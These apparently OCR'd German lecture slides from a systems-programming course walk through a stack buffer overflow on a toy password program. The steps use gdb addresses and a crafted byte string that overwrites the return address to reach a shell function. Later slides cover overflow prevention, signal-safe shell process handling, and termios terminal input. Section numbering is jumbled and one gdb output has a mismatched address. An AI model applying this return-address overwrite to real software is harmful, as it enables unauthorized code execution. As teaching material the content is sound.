```


43.1.3 Aufbau der Daten eines Prozesses



43.1.4 Ausnutzen des Pufferüberlaufs

- Analyse des Textsegmentes des Prozesses:
  - ◆ Adresse der main-Funktion

```
(gdb) p main
$1 = {int (int, char **)} 0x80484a4 <main>
```


  - ◆ Adresse der exec_sh-Funktion

```
(gdb) p exec_sh
$2 = {void ()} 0x8048478 <exec_sh>
```

  - ◆ Adresse der ask_pwd-Funktion

```
(gdb) p ask_pwd
$3 = {int ()} 0x8048440 <ask_pwd>
```


43.1.5 Aufbau der Daten eines Prozesses



43.1.6 Ausnutzen des Pufferüberlaufs

- Analyse der Stackbelegung in Funktion ask_pwd()
  - Adresse des ersten Zeichens von password

```
(gdb) p/x &(password[0])
$1 = 0x7ffffc40
```


  - Adresse des ersten nicht mehr von password reservierten Speicherplatzes

```
(gdb) p/x &(password[9])
$2 = 0x7ffffc49
```

  - Adresse der Variablen n

```
(gdb) p/x &n
$3 = (int *) 0x7ffffc4c
```


43.1.7 Aufbau der Daten eines Prozesses




43.1.8 Ausnutzen des Pufferüberlaufs

- Analyse der Stackbelegung in Funktion ask_pwd()
  - Return-Adresse

```
(gdb) x 0x7ffffc54
0x7ffff9a4:      0x080484ac
```

```
0x80484a4 <main>:       push   %ebp
0x80484a5 <main+1>:     mov    %esp,%ebp
0x80484a7 <main+3>:     call   0x8048440 <ask_pwd>
0x80484ac <main+8>:     mov    %eax,%eax
0x80484ae <main+10>:    test   %eax,%eax
0x80484b0 <main+12>:    jne    0x80484b7 <main+19>
0x80484b2 <main+14>:    call   0x8048478 <exec_sh>
0x80484b7 <main+19>:    leave
0x80484b8 <main+20>:    ret
```


43.1.9 Aufbau der Daten eines Prozesses



43.1.10 Ausnutzen des Pufferüberlaufs

- interessante Rücksprungadresse finden

```
(gdb) p exec_sh
$2 = {void ()} 0x8048478 <exec_sh>
```


43.1.11 Erzeugung eines Input-Bytestroms

- Erzeugen des Binärfiles z.B. mit dem hexl-mode des Emacs
  - `"012345678"` + `"000"` + `"0000"` + `"0000"` + `0x08048478` + `'\n'`
- Byteorder beachten

```
(gdb) x 0x7ffffc54
0x7ffffc64:     0x080484ac

(gdb) x/4b 0x7ffffc54
0x7ffffc64:     0xac    0x84    0x04    0x08
```


43.2 Vermeidung von Puffer-Überlauf

- scanf
  - char buf[10]; scanf("%9s", buf);
- gets
  - Verwendung von fgets
- strcpy,strcat
  - Überprüfung der String-Länge oder
  - Verwendung von strncpy, strncat
- sprintf
  - Verwendung von snprintf

42 Überblick über die 11. Übung

- Besprechung 8. Aufgabe (Shared-Memory und Semaphore)
- Musterlösung zur 5. Aufgabe (tsh)
- Wiederholung: sockets

43 Musterlösung zur Aufgabe 5 (tsh)

- Hintergrundprozesse (Teilaufgabe b und c)
- Listenoperationen (Teilaufgabe f)
- Zeiterfassung (Teilaufgabe g)

43.1 Hintergrundprozesse

- yash:

```
void execute(char *commandLine, char *command, char **argv) {
  int   statloc;
  pid_t pid, ret;
  switch(pid=fork()) {
    case -1 : perror("fork failed");return;
    case 0  :
      execvp(command, argv);
      perror(command);
      exit(EXIT_FAILURE);
    default :
      while(((ret = wait(&statloc)) != pid)
          && (errno == EINTR));
       if(ret != pid)
         perror("wait failed");
       else if(WIFEXITED(statloc))
         printStatus (commandLine, WEXITSTATUS(statloc));
  }
}
```


43.1 Hintergrundprozesse

- Anforderungen:
  - Shell soll nicht auf Hintergrundprozess warten
  - bei einem Vordergrundprozess muss die Shell auf den richtigen Prozess warten
- mögliche Lösungen:
  - waitpid im Vaterprozess
    - waitpid kann von SIGCHLD unterbrochen werden
    - kein wait im SIGCHLD-Handler möglich
  - waitpid im SIGCHLD-Handler

43.1 Hintergrundprozesse

```
void execute_fg(char *commandLine,char *command,char **argv){
    switch(fg_pid=fork()) {
    case -1 : perror("fork failed"); return;
    case 0  : execvp(command, argv); /* ... */  exit(-1);
    default :
     block_all_signals(&sigmask);
     while (fg_pid!=0) sigsuspend&(sigmask);
     restore_signals(&sigmask);
     printStatus (commandLine, WEXITSTATUS(fg_status));
}  }
```

```
void sigchild_handler(int signo) {
  int status, errnobak = errno;
  while ((pid=waitpid(-1,&status,WNOHANG))>0) {
    if (!WIFEXITED(status)) continue;
    if (pid==fg_pid) {
      fg_pid=0;
      fg_status=status;
  } }
  errno = errnobak;
}
```

43.1 Listenoperationen

- Liste der aktiven Kindprozesse um bei SIGINT ein SIGKILL zuzustellen
- Einfügen in Liste kann durch SIGCHLD unterbrochen werden
  - Problem, wenn im SIGCHLD Handler ebenfalls Listenoperationen untergebracht sind
  - Alternativ wird das Listenelement im SIGCHLD-Handler nur markiert und im "Hauptprogramm" ausgetragen
- Einfügen muss vor Austragen/Markieren geschehen ("atomar" mit fork)

43.1 Listenoperationen

```
void execute_bg(char *commandLine,char *command,char **argv){
  pid_t pid;
  sigset_t sigmask;
  block_all_signals(&sigmask);
  switch(pid=fork()) {
    case -1 : perror("fork failed");return;
    case 0  :
      restore_signals(&sigmask);
      block_signal(SIGINT);
      execvp(command, argv);
      perror(command);
      exit(EXIT_FAILURE);
    default :
      if (list_insert(pid, command)) perror ("list_insert");
   }
   restore_signals(&sigmask);
 }
```



43.1 Zeiterfassung

- times liefert die verbrauchten Zeiteinheiten des aktuellen Prozesses
- und die verbrauchte Zeit seiner Kinder
- ! die Zeitinformationen eines Kindes werden erst durch ein wait zum Vater übertragen

Zeiterfassung


```
void sigchild_handler(int signo) {
  int pid,status;
  struct tms time_buf1, time_buf2;
  struct tms *t1,*t2;
  clock_t ut,st;
  /* ... */
  t1 = &time_buf1;
  t2 = &time_buf2;
  if (times(t1)==(clock_t)-1) perror("times");
  while ((pid=waitpid(-1,&status,WNOHANG))>0) {
    if (times(t2)==(clock_t)-1) perror("times");
    ut = t2->tms_cutime - t1->tms_cutime;
    st = t2->tms_cstime - t1->tms_cstime;
    time_buf1 = time_buf2;
    /* ... */
  }
}
```

43 Wiederholung: TCP-Sockets



43.1 Sniffer

- Server in Richtung Web-Browser
- Client in Richtung Proxy



42 Überblick über die 12. Übung

- Besprechung 9. Aufgabe (Sniffer)
- Einzelzeicheneingabe

42 Eingabeverarbeitung des Terminals

- Zeilenmodus (“canonical mode”):
  Tastatur-Eingabe wird vom Terminaltreiber vorverarbeitet
  - Pufferung von Zeilen
  - Einfache Editier-Funktion (Zeichen oder Zeile löschen)
  - Erkennen von Sonderzeichen (Signale, EOF)
- Einzelzeichenmodus (“non-canonical mode”):
  Tastatur-Eingabe wird “sofort” an das Programm weitergeleitet
  - keine Zeilenpufferung
  - keine Eingabebearbeitung möglich
- Verhalten des Terminaltreibers ist konfigurierbar

42.0 Terminal-Parameter auslesen

```
#include <termios.h>
int tcgetattr(int fildes, struct termios *termios_p);
```

- Argumente
  - **`filedes`**: Filedeskriptor der mit einem Terminal verknüpft ist (z.B. STDIN_FILENO)
  - **`termios_p`**: Puffer für Terminal-Informationen
- Rückgabewert: 0 wenn OK, -1 wenn Fehler (siehe errno-Variable)

42.0 Terminal-Parameter setzen

```
#include <termios.h>
int tcsetattr(int fildes, int optional_actions,
                          const struct termios *termios_p);
```

- Argumente
  - **`filedes`**: Filedeskriptor der mit einem Terminal verknüpft ist (z.B. STDIN_FILENO)
  - **`optional_actions`**: Modus, wann die Änderungen wirksam werden
    - **`TCSANOW`**: sofort
    - **`TCSADRAIN`**: nachdem alle Ausgaben übermittelt wurden
    - **`TCSAFLUSH`**: wie TCSADRAIN, jedoch werden zusätzlich alle nicht verarbeitete Eingaben verworfen
  - **`termios_p`**: Puffer für Terminal-Informationen
- Rückgabewert: 0 wenn mindestens ein Wert gesetzt werden konnte,
-1 bei Fehlern (siehe errno-Variable)

42.0 Die Struktur `termios`

```
typedef unsigned int tcflag_t;
typedef unsigned char cc_t;
typedef unsigned int speed_t;

struct termios {
        tcflag_t     c_iflag;      /* input modes */
        tcflag_t     c_oflag;      /* output modes */
        tcflag_t     c_cflag;      /* control modes */
        tcflag_t     c_lflag;      /* line discipline modes */
        cc_t         c_cc[NCCS];   /* control chars */
};
```

- **`c_iflag`**: Eingabekontrolle (z.B. Behandlung von CR und LF)
- **`c_oflag`**: Ausgabekontrolle (z.B. Umsetzung des '\n'-Zeichens)
- **`c_cflag`**: Einstellungen der Hardware des Terminals (Baud-Rate)
- **`c_lflag`**: allgemeine Terminalfunktionen (z.B. canonical mode)
- **`c_cc`**: Kontroll-Zeichen bzw. Terminal-Variablen

42.0 Die Einzelzeicheneingabe

- Aktivieren des “non-canonical” Modus durch Löschen von **`ICANON`** in **`c_lflag`**:

```
settings.c_lflag &= ~ICANON;
```

- Eine Lese-Anforderung des Programms wird jedoch erst erfüllt wenn:
  - mindestens *MIN* Zeichen eingegeben wurden oder
  - die Zeit zwischen der Eingabe von zwei Zeichen länger ist als *TIME*.
- Der Wert *MIN* wird im Element **`VMIN`** des Feldes **`c_cc`** gespeichert, der Wert *TIME* im Element **`VTIME`**:

```
settings.c_cc[VMIN] = MIN;
settings.c_cc[VTIME] = TIME;
```

42.0 Beispiel

```
#include <termio.h>
struct termios settings;

if ( tcgetattr(STDIN_FILENO, &settings) == -1 ){
  perror("Fehler bei tcgetattr: "); exit(EXIT_FAILURE);
}

settings.c_lflag &= ~ICANON;
settings.c_cc[VMIN] = 1;
settings.c_cc[VTIME] = 0;

if ( tcsetattr(STDIN_FILENO, TCSANOW, &settings) == -1 ) {
  perror("Fehler bei tcsetattr: "); exit(EXIT_FAILURE);
}

/* ...... */
```